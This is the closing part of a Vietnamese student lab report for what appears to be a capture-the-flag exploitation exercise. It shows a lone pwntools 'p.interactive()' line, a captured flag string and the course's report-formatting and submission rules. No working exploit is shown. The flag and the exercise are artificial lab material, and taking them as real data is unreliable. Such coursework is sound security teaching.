
p.interactive()

Sau đó ta sẽ thực thi code:



Ta có được flag là:

aod8r2f!q:;oe



Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ảnh chụp màn hình, có giải thích)

---

***Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này***

# **YÊU CẦU CHUNG**

* Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
* Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
* Sinh viên báo cáo kết quả thực hiện và nộp bài.

**Báo cáo:**

* File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
* Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
* Đặt tên theo định dạng: [Mã lớp]-ExeX\_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

*Ví dụ: [*NT101.K11.ANTT*]-Exe01\_Group03.*

* Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
* Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài nộp.
* Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá**:

1. Hoàn thành tốt yêu cầu được giao.
2. Có nội dung mở rộng, ứng dụng.

*Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**

1. Ghi nội dung công việc, các kịch bản trong bài Thực hành [↑](#footnote-ref-2)